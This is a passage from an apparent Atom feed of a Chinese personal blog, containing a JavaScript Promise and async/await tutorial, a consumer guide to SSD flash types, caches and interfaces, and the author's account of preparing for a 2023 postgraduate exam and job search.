                        <![CDATA[<h1 id="promise" tabindex="-1">Promise</h1><p>最近我一直在学习事件驱动模型和Ajax等组件。在这些组件中，经常会遇到异步操作。虽然在后端开发中，异步操作很常见，但是我作为前端新手，在学习前端时经常使用Ajax进行异步请求，而被其回调处理折磨得死去活来。幸好我遇到了Promise。</p><p>Promise 是一种处理异步操作的方式，它可以更好地管理异步结果，并支持链式调用，从而避免了多层嵌套的回调。</p><h2 id="promise%E5%AF%B9%E8%B1%A1%E6%A6%82%E5%BF%B5" tabindex="-1">Promise对象概念</h2><blockquote><p>The <strong><code>Promise</code></strong> object represents the eventual completion (or failure) of an asynchronous operation and its resulting value.</p></blockquote><p>Promise对象代表一个异步操作的最终结果以及其结果值，由于这个未来值还不确定，因此为其定义三个状态：</p><ul><li><strong><code>fulfilled</code></strong>  意味着这个操作成功</li><li><strong><code>rejected</code></strong>  意味着这个操作失败</li><li><strong><code>pending</code></strong> 初始状态， 既不是 <strong><code>fulfilled</code></strong> 也不是 <strong><code>rejected</code></strong>  的状态。</li></ul><p>Promise的构造函数</p><pre><code class="language-jsx">new Promise(executor) //上述代码等价于下面代码new Promise((resolveFunc, rejectFunc)=&gt;{resloveFunc(value) //call on resolved, 同时会将状态转换为 fulfilledrejectFunc(reason) // call on rejected 同时会将状态转换为 rejected})</code></pre><blockquote><p>executor: 是一个 function。它接收两个函数作为参数：<code>resolveFunc</code> 和 <code>rejectFunc</code>。在 <code>executor</code> 中抛出的任何错误都会导致 Promise 被拒绝，并且返回值将被忽略。</p></blockquote><h2 id="%E4%BD%BF%E7%94%A8%E6%A1%88%E4%BE%8B" tabindex="-1">使用案例</h2><p>假设我们有三个异步操作，它们有先后顺序，前面的异步请求成功并返回响应之后才能调用下一个异步操作。下面将从传统方法和使用Promise来实现来处理这个逻辑。</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Untitled.png?x-oss-process=style/water" alt="Untitled" /></p><p>在传统方法中，我们经常会在异步函数中参数中设置回调函数（  <strong><code>Callback Function</code></strong> ），轻而易举写出了以下代码，多个异步操作需要依次执行，并且其中一个异步操作的结果会影响下一个异步操作时，就会导致回调函数嵌套的情况。</p><pre><code class="language-jsx">// eg.1doSomethingAsync(function(result1) {    doSomethingElseAsync(result1, function(result2) {        doAnotherAsync(result2, function(result3) {            // 更多嵌套的异步操作            // ...        });    });});</code></pre><p>在上面的例子中，<strong><code>doSomethingAsync</code></strong> 函数返回一个异步结果，并在回调函数中处理该结果。然后， <strong><code>doSomethingElseAsync</code></strong> 函数依赖于第一个异步结果，并在嵌套的回调函数中处理第二个异步结果。这种嵌套的回调结构会导致代码的层次结构变得复杂，很难阅读和维护，从而形成回调地狱。如果以上问题使用Promise来解决，就变成了：</p><pre><code class="language-jsx">// eg.2function doSomethingAsync() {    return new Promise((resolve, reject) =&gt; {        // 异步操作，例如网络请求、定时器等        // ...        // 异步操作完成后，调用 resolve 或 reject        resolve(result);        // 或        reject(error);    });}function doSomethingElseAsync(data) {    return new Promise((resolve, reject) =&gt; {        // 异步操作，例如网络请求、定时器等        // ...        // 异步操作完成后，调用 resolve 或 reject        resolve(result2);        // 或        reject(error2);    });}//Promise链式调用doSomethingAsync()    .then(result1 =&gt; {        return doSomethingElseAsync(result1);    })    .then(result2 =&gt; {        return doAnotherAsync(result2);    })    .then(result3 =&gt; {        // 处理最终的结果    })    .catch(error =&gt; {        // 处理错误    });</code></pre><p>在上述代码中，我们在 <strong><code>doSomethingAsync</code></strong> 中使用了Promise的链式调用，通过 <strong><code>.then()</code></strong> 来依次处理异步操作的结果，如果其中任何一个操作发生错误，可以使用 <strong><code>.catch()</code></strong> 来进行捕获和处理。后来，JS又加入了 <strong><code>async/await</code></strong> 语法，以便更舒适的使用 promise。</p><pre><code class="language-jsx">// eg.3async function handleAsyncOperations() {    try {        const result1 = await doSomethingAsync();        const result2 = await doSomethingElseAsync(result1);        const result3 = await doAnotherAsync(result2);        // 处理最终的结果    } catch (error) {        // 处理错误    }return result3;}handleAsyncOperations();</code></pre><p>对于上述代码，有几点需要说明：</p><ul><li><p>被async修饰的函数必须返回一个promise，如果返回的非promise类型，则会自动包装成一个promise类型</p><pre><code class="language-jsx">async function foo() {  return 1;}//It is similar to:function foo() {  return Promise.resolve(1);}</code></pre></li><li><p>The <strong><code>await</code></strong> operator is used to wait for a <code>[Promise](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Promise)</code> and get its fulfillment value. It can only be used inside an <a href="https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/async_function" target="_blank">async function</a> or at the top level of a <a href="https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Modules" target="_blank">module</a>.</p></li><li><p>await/async 可以帮助我们简化代码，无需太多的 <strong><code>then()</code></strong> 语句</p></li></ul><p>关于<code>promise</code>的更多内容，例如其原型方法<code>then</code>、<code>finally</code>、<code>catch</code>以及常用方法<code>resolve</code>等可以查看MDN官网。</p><h2 id="%E5%8F%82%E8%80%83%E8%B5%84%E6%96%99" tabindex="-1">参考资料</h2><ol><li><a href="%5Bhttps://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/async_function%5D(https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/async_function)" target="_blank">MDN-async function</a></li><li><a href="%5Bhttps://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Promise%5D(https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Promise)" target="_blank">MDN-Promise</a></li><li><a href="%5Bhttps://blog.csdn.net/xu838209490/article/details/111509149%5D(https://blog.csdn.net/xu838209490/article/details/111509149)" target="_blank">Promise练习题</a></li></ol>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[聊聊硬件系列—固态硬盘]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/solid-state-drive" />
                <id>tag:https://tans.fun,2023-07-19:solid-state-drive</id>
                <published>2023-07-19T00:25:03+08:00</published>
                <updated>2023-07-19T13:45:04+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<p>聊聊硬件这个系列准备记录以下第一次装机过程中的学到的东西以及踩的一些坑，包括CPU、内存、SSD、显卡等内容。希望通过本系列，大家可以组装一台适合自己的生产力工具or快乐源泉！</p><h2 id="%E7%9B%AE%E5%BD%95" tabindex="-1">目录</h2><p><div class="table-of-contents"><ul><li><a href="#%E7%9B%AE%E5%BD%95">目录</a></li><li><a href="#ssd%EF%BC%88solid-state-drive%EF%BC%89">SSD（Solid-state drive）</a><ul><li><a href="#%E9%97%AA%E5%AD%98%E9%A2%97%E7%B2%92">闪存颗粒</a></li><li><a href="#%E7%8B%AC%E7%AB%8B%E7%BC%93%E5%AD%98">独立缓存</a></li><li><a href="#%E6%8E%A5%E5%8F%A3%E5%88%86%E7%B1%BB">接口分类</a><ul><li><a href="#sata3.0%E6%8E%A5%E5%8F%A3">SATA3.0接口</a></li><li><a href="#m.2">M.2</a></li><li><a href="#u.2%E6%8E%A5%E5%8F%A3">U.2接口</a></li><li><a href="#pcie%E6%8E%A5%E5%8F%A3">PCIe接口</a></li></ul></li><li><a href="#%E6%80%A7%E8%83%BD%E6%B5%8B%E8%AF%95">性能测试</a></li><li><a href="#%E7%83%AD%E9%97%A8%E4%BA%A7%E5%93%81">热门产品</a></li><li><a href="#%E6%80%BB%E7%BB%93">总结</a></li><li><a href="#%E5%8F%82%E8%80%83%E8%B5%84%E6%96%99">参考资料</a></li></ul></li></ul></div></p><h2 id="ssd%EF%BC%88solid-state-drive%EF%BC%89" tabindex="-1">SSD（Solid-state drive）</h2><p>主要品牌：三星、西部数据、爱国者、致态、凯侠</p><blockquote><p>购买固态时，应该从固态颗粒、主控固件、有无独缓、接口等方面来筛选。实际使用时，也应掌握工具使用来测量其实际工作的性能。下面将从颗粒、独缓、接口协议以及工具使用几个话题来聊聊日常固态的选购指南。</p></blockquote><h3 id="%E9%97%AA%E5%AD%98%E9%A2%97%E7%B2%92" tabindex="-1">闪存颗粒</h3><p>闪存颗粒是存储实际数据的半导体器件，是固态最重要的元件。全球生产固态颗粒的厂商有三星、海力士、东芝（铠侠）、闪迪（西数）、英特尔、美光（英睿达）以及<strong>长江存储</strong>（致钛）等几家。</p><blockquote><p>如果你想支持国产的话，一定不要忘记国货之光—致钛</p></blockquote><p>闪存颗粒主要根据其<strong>存储信息数量的多少</strong>进行分类，比较常见的有以下几种：</p><ul><li>SLC (single-level cell)  每个Cell存储1bit信息，结构简单，各项性能优秀但是价格高</li><li>MLC (multi-level cell) 每个Cell存储2bit信息，价格稍贵，性能对于SLC稍欠佳。</li><li>TLC (triple-level cell) 每个Cell存储3bit信息，成本和性能折中的方案，也是现在<strong>主流产品</strong></li><li>QLC (quad-level cell)  每个Cell存储4bit信息，写入速度较慢，价格较便宜。</li></ul><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/v2-83810a49416eca2840a4bd570169c752_720w.webp?x-oss-process=style/water" alt="img" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/v2-c5f4f489194a41f6bfe46cdd498931dc_720w.webp?x-oss-process=style/water" alt="img" /></p><p>固态颗粒按照数据稳定性、速度以及价格排序为<strong>SLC&gt;MLC&gt;TLC&gt;QLC</strong>。日常购买使用其实不必太多纠结，现在家用级别固态主要是<strong>TLC</strong>颗粒，当然如果你很壕，可以入手一块SLC固态作为系统盘使用。但是对于一般场景，其体验差距不大（别忘了还有内存这个老大哥呢！）</p><h3 id="%E7%8B%AC%E7%AB%8B%E7%BC%93%E5%AD%98" tabindex="-1">独立缓存</h3><p>视频可看<a href="fhttps://www.youtube.com/watch?v=7ZJ4UFxaAZw&amp;list=PL7mmImi_1wpMVhVpBWr3Bob7kdchdDEoX&amp;index=55" target="_blank">硬件茶谈</a>，将固态硬盘看作是计算机系统，固态主控比作是CPU，NAND颗粒比作是“磁盘”，而固态缓存就是内存。当写入数据时，先写入缓存，然后再写入NAND。</p><p>关于固态缓存，可以分为<strong>DRAM缓存</strong>和<strong>SLC缓存</strong>。</p><ol><li>DRAM缓存 使用DRAM器件作为外置缓存，特点是价格较贵成本高，但是速度较快。</li><li>SLC缓存  TLC有三电子态，而SLC是一电子态，因此SLC读写速度比TLC快，可用TLC颗粒模拟SLC做缓存。缺点是会造成写放大，导致缓存区域颗粒损耗加快3倍。也可以使用MLC、QLC模拟成SLC颗粒来提升读取速度。优点是成本低，是目前中低端固态所采用的方案。</li></ol><blockquote><p>当采用模拟SLC方案来实现缓存时，会分配一定容量作为缓存区。当写入数据时，会先写入SLC缓冲区，然后再由后台去缓慢写入TLC，并释放SLC所占用的空间。</p><p>而当写速度过大时，SLC缓冲区被写满，此时SSD性能就会下降至直接写TLC水平，这就产生了缓外掉速的说法。</p></blockquote><p>因此，<strong>一般推荐使用带缓存的大品牌固态硬盘作为系统盘。而游戏盘可以选用中低端、容量大的无缓盘。</strong></p><h3 id="%E6%8E%A5%E5%8F%A3%E5%88%86%E7%B1%BB" tabindex="-1">接口分类</h3><p>购买固态硬盘时，通常商品详情页会看到许多参数，比如PCIe、Nvme、M.2、SATA等字眼。这些参数主要是和固态接口相关的术语。此节将对固态的常用接口做简要说明。对于不同接口，其中区别主要体现在外观尺寸、支持通道以及支持协议，这些都是选购固态硬盘的最重要的参数，这些参数也经常会出现主板支持参数上。</p><p>这些参数通常让人眼花缭乱，下面一张图来解释各个参数所代表的含义：</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/v2-a2af868f38c66fa3abb7b125991f86d4_720w.webp?x-oss-process=style/water" alt="img" /></p><p>上图中，<strong>物理接口就是规定接口的形状大小、总线就是主板上支持的物理传输通道类型、接口协议规定SSD使用物理数据通道的规则。</strong></p><p>SSD的<strong>物理接口</strong>主要分为：SATA 3、M.2、PCIe、U.2。此部分下面会逐一说明。</p><p>SSD的<strong>总线类型</strong>主要分为：SATA （绝大部分主板都支持）、PCIe3.0/4.0（需要特定主板支持）。我们也称之为总线类型、数据通道类型等。SATA总线理论速度600MB/s、以PCIe 3.0×4总线为例，它的带宽高达32Gbp。因此</p><p>SSD的<strong>协议类型</strong>主要规定数据该怎么走，是串行还是并行等等。主流协议分为：</p><ul><li>Nvme ： 通常是SSD接入PCIe数据通道所使用的软硬件标准，特点主要是使用PCIe总线和数据传输并行性。（流行的m.2接口都是采用此协议）。</li><li>AHCI ： 速度较慢，通常是SSD接入SATA通道所使用的协议。</li></ul><h4 id="sata3.0%E6%8E%A5%E5%8F%A3" tabindex="-1">SATA3.0接口</h4><p>下图是SATA接口的基本外观，其中金手指包括两部分，左边的短的插槽是数据引脚，右边长插槽是电源引脚。其中数据线通常是购买主板时附带的，电源线通常是购买电源时附带的。所以一般来直接购买的单块固态硬盘是只有硬盘主体的。</p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/sata6g-02b.jpg?x-oss-process=style/water" alt="img" style="zoom:50%;" /><p>SATA是目前最常用的固态硬盘接口，通常主板上会有多个SATA接口，理论最高数据传输速度是<strong>6Gbit/s</strong>，实际最速度约为<span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML"><semantics><mrow><mn>600</mn><mi>M</mi><mi>B</mi><mi mathvariant="normal">/</mi><mi>s</mi></mrow><annotation encoding="application/x-tex">600MB/s</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:1em;vertical-align:-0.25em;"></span><span class="mord">6</span><span class="mord">0</span><span class="mord">0</span><span class="mord mathnormal" style="margin-right:0.10903em;">M</span><span class="mord mathnormal" style="margin-right:0.05017em;">B</span><span class="mord">/</span><span class="mord mathnormal">s</span></span></span></span> 具体各个协议见下图。由于SATA固态硬盘的数据传输接口没有供电引脚，所以需要独立供电。一般来说SATA接口的固态硬盘价格比较低。下表显示了不同接口的最高传输速率以及其他指标。</p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230710110905221.png?x-oss-process=style/water" alt="image-20230710110905221" style="zoom:67%;" /><h4 id="m.2" tabindex="-1">M.2</h4><p>M.2是目前最主流的接口。主要优点在于体积小巧，性能出色，在笔记本电脑和台式机上经常用到。也是推荐购买的一类固态。</p><p>M.2接口类型分为两种： 支持SATA通道的与Nvme通道的。其中前者的速度只有<span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML"><semantics><mrow><mn>6</mn><mi>G</mi><mi>b</mi><mi>p</mi><mi>s</mi></mrow><annotation encoding="application/x-tex">6Gbps</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:0.8888799999999999em;vertical-align:-0.19444em;"></span><span class="mord">6</span><span class="mord mathnormal">G</span><span class="mord mathnormal">b</span><span class="mord mathnormal">p</span><span class="mord mathnormal">s</span></span></span></span>带宽，与普通的SATA固态硬盘差别不大，只是外观尺寸不一样。下面两张图是分别支持PCIe通道和SATA通道的固态硬盘：</p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/ChMkLGM4BveIMtg2AAEvzbl0vQYAAIFmgA_EEwAAS_l555.jpg?x-oss-process=style/water" alt="img" style="zoom:67%;" /><p>​  <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/ChMkLGM4BveIM21MAAWg0SI9oEkAAIFmgBIhXkABaDp410.jpg?x-oss-process=style/water" alt="img" style="zoom: 50%;" /></p><p>除了通道不一样之外，其长度也有不同，分别由2242、2260、2280三种，一般来说PCB越长那么颗粒越多，容量就越大。</p><h4 id="u.2%E6%8E%A5%E5%8F%A3" tabindex="-1">U.2接口</h4><p>作为一款比较先进的接口， 最高传输速率是<span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML"><semantics><mrow><mn>32</mn><mi>G</mi><mi>b</mi><mi>p</mi><mi>s</mi></mrow><annotation encoding="application/x-tex">32Gbps</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:0.8888799999999999em;vertical-align:-0.19444em;"></span><span class="mord">3</span><span class="mord">2</span><span class="mord mathnormal">G</span><span class="mord mathnormal">b</span><span class="mord mathnormal">p</span><span class="mord mathnormal">s</span></span></span></span>，是目前固态硬盘传输速率最快的。虽然它与SATA接口很像，但是它采用Nvme协议并且走PCIe通道，所以速率都是远超一般SATA接口固态的。缺点是这块接口的固态现在还不常见，并且一般主板都没有配备U.2接口，需要用到转接卡来接入主板。</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/61399c8de4b0f33f1523a8d5.jpeg?x-oss-process=style/water" alt="img" /></p><h4 id="pcie%E6%8E%A5%E5%8F%A3" tabindex="-1">PCIe接口</h4><p>PCIe凭借着其天然的接口优势可以直接接入PCIe通道，PCIe3.0 x 4通道速度高达<span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML"><semantics><mrow><mn>32</mn><mi>G</mi><mi>b</mi><mi>p</mi><mi>s</mi></mrow><annotation encoding="application/x-tex">32Gbps</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:0.8888799999999999em;vertical-align:-0.19444em;"></span><span class="mord">3</span><span class="mord">2</span><span class="mord mathnormal">G</span><span class="mord mathnormal">b</span><span class="mord mathnormal">p</span><span class="mord mathnormal">s</span></span></span></span>，带来了极高传输速度。但是该接口的固态硬盘主要用于企业级市场，消费级市场没有多少需求。其价格通常是5000元以上。但是相信在不久的将来，此类硬盘可以下放到中高端消费市场。</p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Intel_750_10.jpg?x-oss-process=style/water" alt="img" style="zoom:50%;" /><h3 id="%E6%80%A7%E8%83%BD%E6%B5%8B%E8%AF%95" tabindex="-1">性能测试</h3><p>性能测试主要是测试固态的实际读写速度，温控以及其他指标。主流测试软件包括<strong>AS SSD Benchmark</strong>和<strong>Crystal DiskMark</strong>。在<a href="https://ldtstore.com.cn/ldtools/" target="_blank">ldtools</a>都提供了下载链接。下面通过测试结果来对参数和指标来进行说明。</p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230704125811080.png?x-oss-process=style/water" alt="image-20230704125811080" style="zoom:80%;" /><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230703173859947.png?x-oss-process=style/water" alt="image-20230703173859947" style="zoom:80%;" /><ul><li>读写方式： 分为顺序（sequences）和随机（random）两种方式。分别反应读取连续大文件和分散小文件时的场景。</li><li>数据大小：单次读取读/写的大小。其中$$总读写次数=\frac{测试总量} {单次大小}$$</li><li>队列深度：OS先将不同随机读/写 请求加入缓冲请求队列，进行异步的落盘操作。当队列深度为1时，就是单次随机读（每发送一次IO请求，就进行落盘一次）。此参数的具体参考了<a href="https://www.cnblogs.com/devilmaycry812839668/p/17071607.html" target="_blank">关于队列深度的解释</a></li><li>线程数：模拟多个线程同时进行IO请求操作。</li></ul><p>另外，如果想了解关于固态的其他指标和信息，可以使用<em>CrystalDiskInfo</em>工具来进行查看，例如笔者的一块垃圾固态信息：</p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230704130314344.png?x-oss-process=style/water" alt="image-20230704130314344" style="zoom:80%;" /><blockquote><p>注意大家所说的 0E 错误就是上图中 ID为0E的计数项值，通常来说此项的原始值为0</p></blockquote><p>因此，由于固态硬盘的连续读写速度都比较高，**真正首要评判SSD性能的参数是4K随机读的速度，然后是4K随机写和连续写的速度，其中4K随机读的成绩基本决定了SSD的性能高下。**当然最贴切实际的测试，还是加载PS等一些大型游戏和软件的时长，这部分可以参考产品的具体测评。</p><h3 id="%E7%83%AD%E9%97%A8%E4%BA%A7%E5%93%81" tabindex="-1">热门产品</h3><ul><li>海力士 P44 pro</li><li>三星 980、970 系列</li><li>致钛 5000、 7000系列</li><li>西部数据 SN570等</li></ul><h3 id="%E6%80%BB%E7%BB%93" tabindex="-1">总结</h3><p>总结以下我们学习了那些术语：</p><ul><li>闪存颗粒 tlc、qlc、mlc、slc</li><li>独立缓存，DRAM缓存、模拟SLC缓存</li><li>协议接口<ul><li>接口类型 M.2、U.2、SATA、PCIe</li><li>总线类型 PCIe（3.0、4.0）、SATA</li><li>协议类型 AHCI、Nvme</li></ul></li><li>性能测试<ul><li>随机读写  该指标表示存放在不同在地方的小文件的性能</li><li>连续读写 该指标表示读取连续大文件的性能</li></ul></li></ul><p>同时，也提到了跑分的参数解析、0E错误查看等内容，希望此篇文章大家对固态有了一定的基础了解。</p><h3 id="%E5%8F%82%E8%80%83%E8%B5%84%E6%96%99" tabindex="-1">参考资料</h3><ul><li><a href="https://zhuanlan.zhihu.com/p/53547723" target="_blank">一篇文章告诉你SLC、MLC、TLC和QLC究竟有啥区别?</a></li><li><a href="https://en.wikipedia.org/wiki/Solid-state_drive" target="_blank">Solid-state drive wikipedia</a></li><li><a href="https://blog.csdn.net/qq_41775852/article/details/121526526" target="_blank">磁盘io介绍</a></li><li><a href="https://zhuanlan.zhihu.com/p/46457783" target="_blank">固态接口</a></li><li><a href="http://www.expreview.com/44982.html" target="_blank">超能网</a></li></ul>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[2023上岸记]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/shang-an-ji" />
                <id>tag:https://tans.fun,2023-04-19:shang-an-ji</id>
                <published>2023-04-19T10:36:01+08:00</published>
                <updated>2023-07-19T15:29:09+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<p><div class="table-of-contents"><ul><li><a href="#%E6%97%B6%E9%97%B4%E7%BA%BF">时间线</a></li><li><a href="#%E8%80%83%E7%A0%94%E7%AF%87">考研篇</a><ul><li><a href="#%E5%8C%97%E9%82%AE%E8%AE%A1%E7%AE%97%E6%9C%BA%E7%9B%B8%E5%85%B3%E4%B8%93%E4%B8%9A%E7%9A%84%E5%88%9D%E8%AF%95%E7%BB%8F%E9%AA%8C">北邮计算机相关专业的初试经验</a></li><li><a href="#%E5%8C%97%E9%82%AE%E8%AE%A1%E7%AE%97%E6%9C%BA%E7%9B%B8%E5%85%B3%E4%B8%93%E4%B8%9A%E7%9A%84%E5%A4%8D%E8%AF%95%E7%BB%8F%E9%AA%8C">北邮计算机相关专业的复试经验</a></li></ul></li><li><a href="#%E6%B1%82%E8%81%8C%E7%AF%87">求职篇</a></li></ul></div></p><h2 id="%E6%97%B6%E9%97%B4%E7%BA%BF" tabindex="-1">时间线</h2><p>   终于从忙碌的日子中缓过来，有时间坐下来写一篇博客了，首先回顾一下最近一年的重要节点吧：</p><ul><li>2022.2-2022.4 参加23届暑期实习，投了京东、美团、阿里，成功进面，但是最终都<strong>失利</strong>；</li><li>2022.4.14 由于前期春招提前批找实习失利，此时决定开始考研；</li><li>2022.07，大三暑假租房在南京马群租房备考，马群真的是一个神奇的地方。</li><li>2022.12.23 由于疫情放开，考前几天开始有点不舒服；</li><li>2022.12.25 坚持考完，最后一科408结束，复盘后自我感觉考的非常烂…</li><li>2023.02 忐忑的过完了春节，担心无法上岸，开始两手准备春招补录。<strong>策略：从面中小厂锻炼经验，后前逐渐转向大厂；</strong></li><li>2023.03底 前前后后总共面了30+场，陆陆续续拿到了<strong>京东、知乎</strong>等大厂以及几家中小厂offer；（面了10多家，只有两家面挂，其他均offer）</li><li>2023.3.24 分数线发布，由于大家考的都不是怎么好，所以今年分数线降低了，压着分数线苟进复试。</li><li>2023.4.1 前往北京参加线下复试，共20分钟，中间一两题不会，但是总体自我感觉良好</li><li>2022.4.4 复试结果出炉，复试成绩意外进了前十，总位次前进30+，成功<strong>逆袭</strong>，拟录取；</li></ul><p>总觉得，这一年过的确实很累很累，<strong>从大三找暑期实习失利到准备考研，从考研失利到准备找工作，幸运的是，在就业和升学两条路上，都有了好的结果。最后找到了比较满意的大厂offer，也考研成功上岸。</strong> 所以谨以此篇来分享这一路的感想和一些包括求职和考研路上的一点见解。（附几个上岸截图攒攒人气：</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1681052732702.png?x-oss-process=style/water" alt="image-1681052732702" /></p><br/><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/QQ%E5%9B%BE%E7%89%8720230421091926.png?x-oss-process=style/water" alt="QQ图片20230421091926" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1681052941004.png?x-oss-process=style/water" alt="image-1681052941004" /></p><p>2023.7.17更新：收到录取通知书拉<br /><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1689745312049.png?x-oss-process=style/water" alt="image-1689745312049" /><br /><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1689745344672.png?x-oss-process=style/water" alt="image-1689745344672" /></p><h2 id="%E8%80%83%E7%A0%94%E7%AF%87" tabindex="-1">考研篇</h2><p>  　   我觉得考研路上能走到终点中最难得的无非有二：</p><ul><li>坚持，因为备考过程中间有很多节点，例如保研开奖九月，金九银十秋招等节点，我的建议可以多试试，但是重心应该还是在自己的目标上；少接触点负面情绪；</li><li>踏实，公共课、专业课，一点不能马虎，不能漏过每一个知识点，根据自己的目标制定计划，稳步前进就好了。</li></ul><p>同时，也有小部分运气使然。比如报考院校的热门程度以及当年考试的天时地利人和等等。但是我坚信坚持走下来，一般运气不会太差。</p><p>关于专业课复习，可以看看我的研友写的东南高分佬上岸经历：<a href="https://lmzyoyo.top/archives/kao-yan-chu-shi" target="_blank">https://lmzyoyo.top/archives/kao-yan-chu-shi</a></p><p><strong>在此也非常庆幸考研路上的几位研友，复习累的时候能吹吹牛侃侃大山缓解一下紧张情绪。</strong></p><h3 id="%E5%8C%97%E9%82%AE%E8%AE%A1%E7%AE%97%E6%9C%BA%E7%9B%B8%E5%85%B3%E4%B8%93%E4%B8%9A%E7%9A%84%E5%88%9D%E8%AF%95%E7%BB%8F%E9%AA%8C" tabindex="-1">北邮计算机相关专业的初试经验</h3><p>  北邮计算机方向和网安方向的笔试科目是 <strong>11408</strong>，号称计算机考研天花板的科目；</p><ul><li>关于高数（I），由于本人是个菜鸡，所以不再分享，可以看看上述的研友上岸经验分享；</li><li>关于英语（I），一定一定一定多背<strong>单词</strong>，考前半个月准备一下自己的作文模板默，一天默写个一次，然后多多刷阅读就好了了；注意：北京地区比较压分，所以尽量提高选择题得分；；</li><li>关于政治，前期微信搜个<strong>苍盾考研</strong>小程序狂刷选择题，后期多多背背<strong>肖秀荣8+4</strong>足矣；注意：北京地区比较压分，所以尽量提高选择题得分；</li><li>关于408，<ol><li>由于自己有一点数据结构的基础，所以复习的顺序是 计组、计网、操作系统、数据结构；难度：计组&gt;&gt;数据结构 &gt; 操作系统 = 计网。 时间分配也是按照如此。</li><li>总体规划：前期多刷几遍<strong>王道考研408考研辅导资料</strong>，后期11-12月份多刷几遍真题。其他的真没必要额外准备。（可能非科班跨考同学的也要注意一下数据结构的基本coding）。</li><li>其中最为重要的是：<strong>一定按照考纲，不能遗漏每个知识点！！！</strong> 因为有些冷门知识点被出成大题，这些题目你会了就10分，不会一分没有，例如23年刚刚考过的的DS的最佳归并段。<strong>血的教训！！！</strong>。</li><li>后期以回顾为主，建议参考<a href="https://www.aliyundrive.com/s/fFs5n4rFSQT" target="_blank">王道思维导图</a>来进行快速回忆冷门知识点。</li></ol></li></ul><h3 id="%E5%8C%97%E9%82%AE%E8%AE%A1%E7%AE%97%E6%9C%BA%E7%9B%B8%E5%85%B3%E4%B8%93%E4%B8%9A%E7%9A%84%E5%A4%8D%E8%AF%95%E7%BB%8F%E9%AA%8C" tabindex="-1">北邮计算机相关专业的复试经验</h3><ul><li>注意基本Coding，北邮一般欢迎具有一定Coding技能的同学（高分大佬除外）。</li><li>要格外注重复试，提前复习相关内容，北邮复试占比总入学成绩 50%, 完全可以被逆袭当然也可以逆袭别人！（北邮计科23年刷了好几个高分 380+，本人也是初试边缘人物，通过复试前进30+名）；</li><li>好好准备自己的简历，<strong>不要给自己挖坑</strong>。</li><li>对于常见问题应该准备好，<strong>尽量不要临场发挥</strong>。</li><li>对于报考网安专业，一定要看<strong>密码学</strong> 和 <strong>网络安全</strong>，复试被提问的概率极大！</li><li>其他一些：<strong>好好准备一份简历</strong>，好好准备基本英语口语，可以提前联系一下导师。</li><li>有精力去参加一些企业面试找找经验，亲测有用。（如果面试都拿到大厂offer了，区区考研复试还有什么担心的？）</li><li>面试大概15分钟，包括基本沟通、专业知识以及项目等环节。</li></ul><h2 id="%E6%B1%82%E8%81%8C%E7%AF%87" tabindex="-1">求职篇</h2><ul><li><strong>十字真言：早点准备，早点投，早点面！！！</strong> 不要觉得你没有准备好而不敢投，一个萝卜一个坑，坑位没了你再强也没用。在面试中学习。 如果想珍惜大厂面试机会，建议前期多投几个小厂练练手！</li><li><strong>好好准备一份简历</strong>，你面试能力再强，入不了HR的法眼，初筛都过不了也没有用呀！！！建议使用<strong>超级简历</strong>来制作简历。八股可以走捷径，但是简历可不行。</li><li><strong>注重算法</strong>，如果你是大一大二，那么请多多参加一些企业或者老师的项目，还有就是<strong>竞赛</strong>，这里我推荐多刷刷算法题，打打相关竞赛例如：xcpc、cf、leetcode、newcode… 